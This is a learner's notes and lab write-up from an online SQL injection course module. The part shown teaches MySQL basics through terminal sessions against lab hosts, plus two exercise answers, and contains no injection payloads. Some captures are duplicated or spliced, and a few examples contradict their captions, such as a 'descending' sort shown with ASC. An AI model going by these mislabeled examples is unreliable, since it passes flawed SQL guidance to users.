

NAME: Kelvin Kimotho

LinkedIn: [kelvin kimotho](#)

SQL Injection Fundamentals module on hack the box

A shareable link to module completion badge

<https://academy.hackthebox.com/achievement/1476251/33>

Introduction

- Modern web applications use databases for data storage and retrieval.
- Interaction with databases occurs in real-time through HTTP(S) requests.
- User-supplied information can lead to SQL injection (SQLi) attacks if not handled correctly.

SQL Injection (SQLi)

SQL injection targets relational databases, particularly MySQL.

It alters SQL queries by injecting malicious input, enabling unintended database actions.

Types of injection vulnerabilities include

- HTTP injection
- Code injection
- Command injection

SQL injection typically involves:

- Injecting SQL code to manipulate or execute queries.
- Using techniques like single/double quotes to escape input limits.
- Executing different SQL queries through stacked or union queries.

Use Cases and Impact

SQL injection can lead to significant consequences:

- Unauthorized access to sensitive information (e.g., passwords, credit card data).
- Bypassing authentication to access restricted areas (e.g., admin panels).

- Potential for file manipulation and server control, allowing for backdoor creation.

Prevention

SQL injections often stem from poorly coded applications and lax database privileges.

Prevention strategies include:

- Secure coding practices (input sanitization and validation).
- Proper management of user privileges on back-end servers.

Intro to Databases

Databases store content and information for web applications, including:

- Core assets (images, files)
- Content (posts, updates)
- User data (usernames, passwords)

Database Management Systems (DBMS)

DBMSs facilitate the creation, management, and hosting of databases. Types of DBMS:

- File-based
- Relational DBMS (RDBMS)
- NoSQL
- Graph-based
- Key/Value stores

Interaction with DBMS

Users can interact with a DBMS through

- Command-line tools
- Graphical interfaces
- APIs

Key Features of DBMS

- **Concurrency.** Manages multiple users interacting simultaneously without data corruption.
- **Consistency.** Ensures data remains valid and consistent during concurrent access.
- **Security.** Provides user authentication and permission controls to protect sensitive data.
- **Reliability.** Facilitates easy backups and rollbacks in case of data loss or breaches.
- **Structured Query Language (SQL).** Simplifies interactions with databases through intuitive syntax.

DBMS Architecture

Two-tiered Architecture

- **Tier I.** Client-side applications (websites, GUI) handle high-level interactions and pass data to Tier II.
- **Tier II.** Middleware interprets interactions for the DBMS, using libraries/drivers for specific operations.

Operations include

- Insertion
- Retrieval
- Deletion
- Updating of data

Types of Databases

Databases are categorized into

- **Relational Databases:** Use SQL and structured schemas.
- **Non-Relational Databases (NoSQL):** Use various methods for communication without structured schemas.


Relational Databases

Most common type; uses schemas to define data structure.

Data is organized in tables (entities) linked by keys. For example

- **Customer Table.** Stores customer info (ID, name, contact).
- **Product Table.** Stores product details (ID, description).
- **Orders Table.** Links customer IDs with product IDs and quantities.

In the employee's database given in the spawn box for example, The database tables are



```
(kali㉿kali)-[~/Desktop]$ sudo mysql -u root -p 94.237.51.21 -P 40515 --password --skip-ssl | less
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 8
Server version: 10.7.3-MariaDB-1:10.7.3+maria-focal mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation AB and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> use employees;
Database changed
MariaDB [employees]> show tables;
+-----+
| Tables_in_employees |
+-----+
| current_dept_emp |
| departments |
| dept_emp |
| dept_manager |
| employees |
| salaries |
| titles |
+-----+
8 rows in set (0.241 sec)

MariaDB [employees]>
```

Key Features

- **Keys:** Unique identifiers for records, enabling quick access and relationships.
- **Schema:** Defines relationships and structure among tables.

RDBMS (Relational Database Management Systems) help manage these databases popular systems include:

- MySQL
- Microsoft Access
- SQL Server
- Oracle
- PostgreSQL

An example is linking user IDs in a "users" table to user IDs in a "posts" table to retrieve user details for each post efficiently.

Non-Relational Databases (NoSQL)

They store data without fixed schemas, making them flexible and scalable.

Characteristics

- Lack of structured tables and relationships.
- Best for unstructured or semi-structured data.

Common Storage Models

- **Key-Value.** Data stored as pairs (e.g., JSON).

- **Document-Based**
- **Wide-Column**
- **Graph**

MongoDB is a prominent NoSQL database, suitable for handling large amounts of unstructured data.

Intro to MySQL

This module focuses on SQL injection through MySQL, providing an understanding of MySQL and SQL basics.

Structured Query Language (SQL)

- SQL syntax may vary between RDBMS, but follows ISO standards.

Common SQL operations include

- Retrieving data
- Updating data
- Deleting data
- Creating databases and tables
- Managing users and permissions

Command Line Interaction

We use the mysql utility to authenticate and interact with MySQL/MariaDB.

- Command structure: **mysql -u [username] -p**



```
kali㉿kali:~/Desktop$ sudo mysql -u root -h 94.237.60.154 -P 39090 -ppassword --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 22
Server version: 10.7.3-MariaDB-1:10.7.3+maria~focal mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```


- Avoid passing passwords directly in commands for security.

We specify a remote host and port using -h and -P.

Creating and Managing Databases

To create a new database we use the “CREATE” command.

- “create database school”



```
Database changed
MariaDB [employees]> create database school;
Query OK, 1 row affected (0.211 sec)

MariaDB [employees]> show databases;
+-----+
| Database |
+-----+
| employees |
| information_schema |
| mysql |
| performance_schema |
| school |
| sys |
+-----+
6 rows in set (0.221 sec)

MariaDB [employees]>
```

To View existing databases we use the **show** command.

- “**show databases**”

```
(kali㉿kali)-[~/Desktop]
$ sudo mysql -u root -h 94.237.60.154 -P 33060 -ppassword --skip-ssl < /tmp/Box.sql
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 22
Server version: 10.7.3-MariaDB-1:10.7.3+maria~focal mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| employees |
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.318 sec)

MariaDB [(none)]>
```

To switch from one db to another “use” command is used.

- “**use database_name**”

```
MariaDB [(none)]> \c
MariaDB [(none)]> use employees;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [employees]>
```

Tables

Data is stored in tables with rows and columns, where:

- Each column has a specific data type (e.g., INT, VARCHAR, DATETIME).

Syntax:

“**CREATE TABLE logins (**

id INT,

username VARCHAR(100),

password VARCHAR(100),

date_of_joining DATETIME

);

“

```

kali㉿kali: ~/Desktop
File Actions Edit View Help
MariaDB [employees]> use school;
Database changed
MariaDB [school]> create table student(student_id INT Primary key not null auto_increment, first_name varchar(20), last_name varchar(20));
Query OK, 0 rows affected (0.221 sec)

MariaDB [school]> show tables;
+-----+
| Tables_in_school |
+-----+
| student |
+-----+
1 row in set (0.212 sec)

MariaDB [school]> desc student;
+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+
| student_id | int(11) | NO | PRI | NULL | auto_increment |
| first_name | varchar(20) | YES | | NULL | |
| last_name | varchar(20) | YES | | NULL | |
+-----+-----+-----+-----+-----+
3 rows in set (0.220 sec)

CREATE TABLE login (
    username VARCHAR(100),
    password VARCHAR(100),
    date_of_joining DATETIME
);

MariaDB [school]> insert into student(first_name,last_name)values("kelvin","kimotho");
Query OK, 1 row affected (0.214 sec)

MariaDB [school]> select * from student;
+-----+-----+-----+
| student_id | first_name | last_name |
+-----+-----+-----+
| 1 | kelvin | kimotho |
+-----+-----+-----+
1 row in set (0.211 sec)

MariaDB [school]> insert into student(first_name,last_name)values("James","maina");
Query OK, 1 row affected (0.327 sec)

MariaDB [school]> select * from student;
+-----+-----+-----+
| student_id | first_name | last_name |
+-----+-----+-----+
| 1 | kelvin | kimotho |
| 2 | James | maina |
+-----+-----+-----+
2 rows in set (0.327 sec)

```

To describe table structure, we use “DESC” keyword.

- “DESC TABLE_NAME”

```

MariaDB [employees]> show tables;
+-----+
| Tables_in_employees |
+-----+
| current_dept_emp |
| departments |
| dept_emp |
| dept_emp_latest_date |
| dept_manager |
| employees |
| salaries |
| titles |
+-----+
8 rows in set (0.334 sec)

To describe table structure, we use "DESC" keyword.

DESC TABLE_NAME

MariaDB [employees]> desc departments;
+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+
| dept_no | char(4) | NO | PRI | NULL | |
| dept_name | varchar(40) | NO | UNI | NULL | |
+-----+-----+-----+-----+-----+
2 rows in set (0.219 sec)

Properties that can be set in the CREATE TABLE query include
    AUTO_INCREMENT: Automatically increments the ID.
    NOT NULL: Ensures the column cannot be empty.
    UNIQUE: Ensures all values in the column are unique.
    DEFAULT: Specifies a default value for a column.
    PRIMARY KEY: Uniquely identifies each record in the table.

MariaDB [employees]>

```


Table Properties

Properties that can be set in the CREATE TABLE query include

- AUTO_INCREMENT**. Automatically increments the ID.
- NOT NULL**. Ensures the column cannot be empty.
- UNIQUE**. Ensures all values in the column are unique.
- DEFAULT**. Specifies a default value for a column.
- PRIMARY KEY**. Uniquely identifies each record in the table.

Question: Connect to the database using the MySQL client from the command line. Use the 'show databases;' command to list databases in the DBMS. What is the name of the first database?

Answer: employees




The screenshot shows a Firefox browser window on a Kali Linux desktop. The title bar says 'Hack The Box - Academy'. The address bar shows the URL: <https://academy.hackthebox.com/module/33/section/183>. The page content is a challenge titled 'Questions'. It says 'Answer the question(s) below to complete this Section and earn cubes!'. It lists a target IP: 94.237.60.154:39090 and a life left of 75 minutes. There are two hints: one about connecting to the MySQL database using the provided credentials, and another asking what the name of the first database is. The user has entered 'employees' as the answer in the text input field. At the bottom are 'Submit' and 'Hint' buttons.

I went ahead and connected to the given database using “**mysql -u root -h 94.237.60.154 -P 39090 -p**” command.

Username “**root**” and password “**password**”.

I experienced this ssl error “**ERROR 2026 (HY000): TLS/SSL error: SSL is required, but the server does not support it**”



```
(kali㉿kali)-[~/Desktop]$ sudo mysql -u root -h 94.237.60.154 -P 39090 -ppassword
ERROR 2026 (HY000): TLS/SSL error: SSL is required, but the server does not support it
(kali㉿kali)-[~/Desktop]$
```

I did some research on how to skip that ssl requirement by adding “**--skip-ssl**” flag to my initial command.

“**sudo mysql -u root -h 94.237.60.154 -P 39090 -ppassword --skip-ssl**”

```
(kali㉿kali)-[~/Desktop]
$ sudo mysql -u root -h 94.237.60.154 -P 39090 -ppassword --skip-ssl
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 10
Server version: 10.7.3-MariaDB-1:10.7.3+maria-focal mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> 
```

I managed to login after skipping the ssl thing.

Then i used “**show databases**” command to see the database available.

```
(kali㉿kali)-[~/Desktop]
$ sudo mysql -u root -h 94.237.60.154 -P 39090 -ppassword --skip-ssl
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 11
Server version: 10.7.3-MariaDB-1:10.7.3+maria-focal mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| employees |
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.227 sec)

MariaDB [(none)]> 
```

SQL Statements

INSERT Statement

- Used to add new records to a table.
- Basic syntax: "INSERT INTO table_name VALUES (column1_value, column2_value, ...);"
- Can skip columns with default values by specifying column names: "INSERT INTO table_name(column2, column3) VALUES (value2, value3);"
- Example: "**INSERT INTO student (first_name, last_name) VALUES('jane', 'adm1n_p@ss');**"

- Multiple records can be added at once: " **insert into student(first_name,last_name)values('kelvin','kimotho'),('jane','wangechi');**"

```

kali@kali: ~/Desktop
File Actions Edit View Help
Server version: 10.7.3-MariaDB-1:10.7.3+maria-focal mariadb.org binary distribution
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> use school;
ERROR 1049 (42000): Unknown database 'school'
MariaDB [(none)]> create database school;
Query OK, 1 row affected (0.224 sec)

MariaDB [(none)]> use school;
Database changed
MariaDB [school]> create table student(student_id int primary key not null auto_increment, first_name varchar(20), last_name varchar(20));
Query OK, 0 rows affected (0.225 sec)

MariaDB [school]> desc student;
+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+
| student_id | int(11) | NO | PRI | NULL | auto_increment |
| first_name | varchar(20) | YES | | NULL | |
| last_name | varchar(20) | YES | | NULL | |
+-----+-----+-----+-----+
3 rows in set (0.217 sec)

MariaDB [school]> insert into student(first_name,last_name)values('kelvin','kimotho'),('jane','wangechi');
Query OK, 2 rows affected (1.483 sec)
Records: 2 Duplicates: 0 Warnings: 0

MariaDB [school]> select * from student;
+-----+-----+
| student_id | first_name | last_name |
+-----+-----+
| 1 | kelvin | kimotho |
| 2 | jane | wangechi |
+-----+-----+
2 rows in set (0.059 sec)

MariaDB [school]>

```

SELECT Statement

- Used to retrieve data from a table.
- To view all columns: "**SELECT * FROM departments**"
- To view specific columns: "**SELECT dept_name FROM departments;**"

```

MariaDB [employees]> select * from departments;
+-----+-----+
| dept_no | dept_name |
+-----+-----+
| d009 | Customer Service |
| d005 | Development |
| d002 | Finance |
| d003 | Human Resources |
| d001 | Marketing |
| d004 | Production |
| d006 | Quality Management |
| d008 | Research |
| d007 | Sales |
+-----+-----+
9 rows in set (0.237 sec)

MariaDB [employees]> select dept_name from departments;
+-----+
| dept_name |
+-----+
| Customer Service |
| Development |
| Finance |
| Human Resources |
| Marketing |
| Production |
| Quality Management |
| Research |
| Sales |
+-----+
9 rows in set (0.226 sec)

MariaDB [employees]>

```

SELECT Statement

DROP Statement

ALTER Statement

- Example output displays all records or selected columns from the logins table.

DROP Statement

- Used to permanently remove tables or databases.
- Example: "DROP TABLE student;"

ALTER Statement

- Modifies table structures (e.g., renaming, adding, or deleting columns).
- To add a column: "**ALTER TABLE student ADD column age INT;**"

```
Database changed
MariaDB [school]> alter table student add column age int;
Query OK, 0 rows affected (0.359 sec)
Records: 0 Duplicates: 0 Warnings: 0
+-----+
| Field | Type   | Null | Key | Default | Extra |
+-----+
| student_id | int(11) | NO  | PRI | NULL    | auto_increment |
| first_name | varchar(20) | YES | NULL | NULL    |                |
| last_name  | varchar(20) | YES | NULL | NULL    |                |
| age        | int(11)  | YES | NULL | NULL    |                |
+-----+
4 rows in set (0.228 sec)

+-----+
| Field | Type   | Null | Key | Default | Extra |
+-----+
| student_id | int(11) | NO  | PRI | NULL    | auto_increment |
| first_name | varchar(20) | YES | NULL | NULL    |                |
| last_name  | varchar(20) | YES | NULL | NULL    |                |
| age        | int(11)  | YES | NULL | NULL    |                |
+-----+
4 rows in set (0.228 sec)
```

- To rename a column: "**ALTER TABLE student RENAME COLUMN first_name TO surname;**"

```
Database changed
MariaDB [school]> desc student;
+-----+
| Field | Type   | Null | Key | Default | Extra |
+-----+
| student_id | int(11) | NO  | PRI | NULL    | auto_increment |
| first_name | varchar(20) | YES | NULL | NULL    |                |
| last_name  | varchar(20) | YES | NULL | NULL    |                |
| age        | int(11)  | YES | NULL | NULL    |                |
+-----+
4 rows in set (0.222 sec)

MariaDB [school]> alter table student rename column first_name to surname;
Query OK, 0 rows affected (0.224 sec)
Records: 0 Duplicates: 0 Warnings: 0
+-----+
| Field | Type   | Null | Key | Default | Extra |
+-----+
| student_id | int(11) | NO  | PRI | NULL    | auto_increment |
| surname    | varchar(20) | YES | NULL | NULL    |                |
| last_name  | varchar(20) | YES | NULL | NULL    |                |
| age        | int(11)  | YES | NULL | NULL    |                |
+-----+
4 rows in set (0.241 sec)

MariaDB [school]> desc student
+-----+
| Field | Type   | Null | Key | Default | Extra |
+-----+
| student_id | int(11) | NO  | PRI | NULL    | auto_increment |
| surname    | varchar(20) | YES | NULL | NULL    |                |
| last_name  | varchar(20) | YES | NULL | NULL    |                |
| age        | int(11)  | YES | NULL | NULL    |                |
+-----+
4 rows in set (0.241 sec)
```

- To modify a column's datatype: "**ALTER TABLE student MODIFY last_name TEXT;**"

```

MariaDB [school]> desc student
+-----+-----+-----+-----+-----+
| Field | Type  | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+
| student_id | int(11) | NO  | PRI | NULL    | auto_increment |
| surname     | varchar(20) | YES |     | NULL    |                |
| last_name   | varchar(20) | YES |     | NULL    |                |
| age         | int(11)   | YES |     | NULL    |                |
+-----+-----+-----+-----+-----+
4 rows in set (0.241 sec)

MariaDB [school]> ALTER TABLE student MODIFY last_name TEXT;
Query OK, 2 rows affected (0.246 sec)
Records: 2  Duplicates: 0  Warnings: 0

MariaDB [school]> desc student;
+-----+-----+-----+-----+-----+
| Field | Type  | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+
| student_id | int(11) | NO  | PRI | NULL    | auto_increment |
| surname     | varchar(20) | YES |     | NULL    |                |
| last_name   | text      | YES |     | NULL    |                |
| age         | int(11)   | YES |     | NULL    |                |
+-----+-----+-----+-----+-----+
4 rows in set (0.235 sec)

MariaDB [school]> 

```

- To drop a column: "ALTER TABLE student DROP column age;"

```

MariaDB [school]> desc student;
+-----+-----+-----+-----+-----+
| Field | Type  | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+
| student_id | int(11) | NO  | PRI | NULL    | auto_increment |
| surname     | varchar(20) | YES |     | NULL    |                |
| last_name   | text      | YES |     | NULL    |                |
| age         | int(11)   | YES |     | NULL    |                |
+-----+-----+-----+-----+-----+
4 rows in set (0.235 sec)

MariaDB [school]> ALTER TABLE student DROP column age;
Query OK, 0 rows affected (0.246 sec)
Records: 0  Duplicates: 0  Warnings: 0

MariaDB [school]> desc student;
+-----+-----+-----+-----+-----+
| Field | Type  | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+
| student_id | int(11) | NO  | PRI | NULL    | auto_increment |
| surname     | varchar(20) | YES |     | NULL    |                |
| last_name   | text      | YES |     | NULL    |                |
+-----+-----+-----+-----+-----+
3 rows in set (0.235 sec)

MariaDB [school]> 

```

UPDATE Statement

- Used to change specific records based on conditions.
- Basic syntax: "UPDATE table_name SET column1=newvalue1 WHERE <condition>;"
- Example: "UPDATE student SET age= 22 WHERE student_id = 1;"

```

MariaDB [school]> select * from student;
+-----+-----+-----+-----+
| student_id | first_name | last_name | age |
+-----+-----+-----+-----+
| 1 | kelvin    | kimotho   | NULL  |
| 2 | James      | maina    | NULL  |
+-----+-----+-----+-----+
2 rows in set (0.224 sec)

MariaDB [school]> update student set age=22 where student_id=1;
Query OK, 1 row affected (0.243 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MariaDB [school]> update student set age=15 where student_id=2;
Query OK, 1 row affected (0.239 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MariaDB [school]> select * from student;
+-----+-----+-----+-----+
| student_id | first_name | last_name | age |
+-----+-----+-----+-----+
| 1 | kelvin    | kimotho   | 22   |
| 2 | James      | maina    | 15   |
+-----+-----+-----+-----+
2 rows in set (0.231 sec)

```

Question: What is the department number for the 'Development' department?

Answer: d005

Questions

Answer the question(s) below to complete this Section and earn cubes!

Target(s): 94.237.60.154:39090

Life Left: 64 minute(s)

Authenticate to 94.237.60.154:39090 with user "root" and password "password"

+ 0 What is the department number for the 'Development' department?

d005

Submit Hint

I used “use employees” command to switch to the employee's database.

```
(kali㉿kali)-[~/Desktop]
$ sudo mysql -u root -h 94.237.60.154 -P 39090 -ppassword --skip-ssl |sql-DB | Google Hacking DB | OffSec

Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 11
Server version: 10.7.3-MariaDB-1:10.7.3+maria~focal mariadb.org binary distribution
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| employees |
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.027 sec)

MariaDB [(none)]> use employees;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Question: What is the department number for the 'Development' department?
Answer:
```

I then used “show tables” command to list the tables in the employee's database.

(kali㉿kali)-[~/Desktop]\$ sudo mysql -u root -h 94.237.60.154 -P 39090 -ppassword --skip-ssl

```
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 13
Server version: 10.7.3-MariaDB-1:10.7.3+maria~focal mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> use employees
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

;

Database changed
MariaDB [employees]> ;
ERROR: No query specified

MariaDB [employees]> show tables;
+-----+
| Tables_in_employees |
+-----+
| current_dept_emp |
| departments |
| dept_emp |
| dept_emp_latest_date |
| dept_manager |
| employees |
| salaries |
| titles |
+-----+
8 rows in set (0.245 sec)

MariaDB [employees]>
```

Then i used "select * from department" to retrieve all the records about departments.

MariaDB [(none)]> use employees
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

```
;

Database changed
MariaDB [employees]> ;
ERROR: No query specified

MariaDB [employees]> show tables;
+-----+
| Tables_in_employees |
+-----+
| current_dept_emp |
| departments |
| dept_emp |
| dept_emp_latest_date |
| dept_manager |
| employees |
| salaries |
| titles |
+-----+
8 rows in set (0.245 sec)

MariaDB [employees]> select * from departments;
+-----+-----+
| dept_no | dept_name |
+-----+-----+
| d009 | Customer Service |
| d005 | Development |
| d002 | Finance |
| d003 | Human Resources |
| d001 | Marketing |
| d004 | Production |
| d006 | Quality Management |
| d008 | Research |
| d007 | Sales |
+-----+-----+
9 rows in set (0.217 sec)

MariaDB [employees]>
```

Query Results

Sorting Results

- Sort results using ORDER BY: "**SELECT * FROM employees ORDER BY emp_no asc limit 5;**" returns the first five records ordered by the employees' number in ascending order. From smallest to largest.

```
MariaDB [employees]> SELECT * FROM employees ORDER BY emp_no asc limit 5;
+-----+-----+-----+-----+-----+
| emp_no | birth_date | first_name | last_name | gender | hire_date |
+-----+-----+-----+-----+-----+
| 10001 | 1953-09-02 | Georgi     | Facello    | M      | 1986-06-26 |
| 10002 | 1952-12-03 | Vivian     | Billwala   | F      | 1986-12-11 |
| 10003 | 1959-06-16 | Temple     | Lukaszewicz | M      | 1992-07-04 |
| 10004 | 1956-11-06 | Masanao    | Rahimi     | M      | 1986-12-16 |
| 10005 | 1962-12-11 | Sanjay    | Danlos    | M      | 1985-08-01 |
+-----+-----+-----+-----+-----+
5 rows in set (0.225 sec)
```

LIMIT Results

- To sort in descending order: "**SELECT * FROM employees ORDER BY emp_no asc limit 5;**"

```
MariaDB [employees]> SELECT * FROM employees ORDER BY emp_no desc limit 5;
+-----+-----+-----+-----+-----+
| emp_no | birth_date | first_name | last_name | gender | hire_date |
+-----+-----+-----+-----+-----+
| 10654 | 1958-05-01 | Sachin     | Tsukuda   | M      | 1997-11-30 |
| 10653 | 1956-09-05 | Patricia   | Breugel   | M      | 1993-10-13 |
| 10652 | 1961-08-03 | Berhard    | Lenart    | M      | 1986-04-21 |
| 10651 | 1953-03-07 | Zito       | Baaz      | M      | 1990-09-27 |
| 10650 | 1958-09-24 | Dekang     | Lichtner  | F      | 1993-01-12 |
+-----+-----+-----+-----+-----+
5 rows in set (0.231 sec)
```

* To limit the number of records returned: "SELECT * FROM employees LIMIT 5;" will

- Sort by multiple columns. "**SELECT * FROM student ORDER BY student_id DESC, Age ASC;**"

```

File Actions Edit View Help
You can turn off this feature to get a quicker startup with -A
Database changed
MariaDB [school]> alter table student add column age int;
Query OK, 0 rows affected (0.359 sec)
Records: 0 Duplicates: 0 Warnings: 0

MariaDB [school]> desc student;
+-----+-----+-----+-----+-----+
| Field | Type  | Null | Key | Default | Extra       |
+-----+-----+-----+-----+-----+
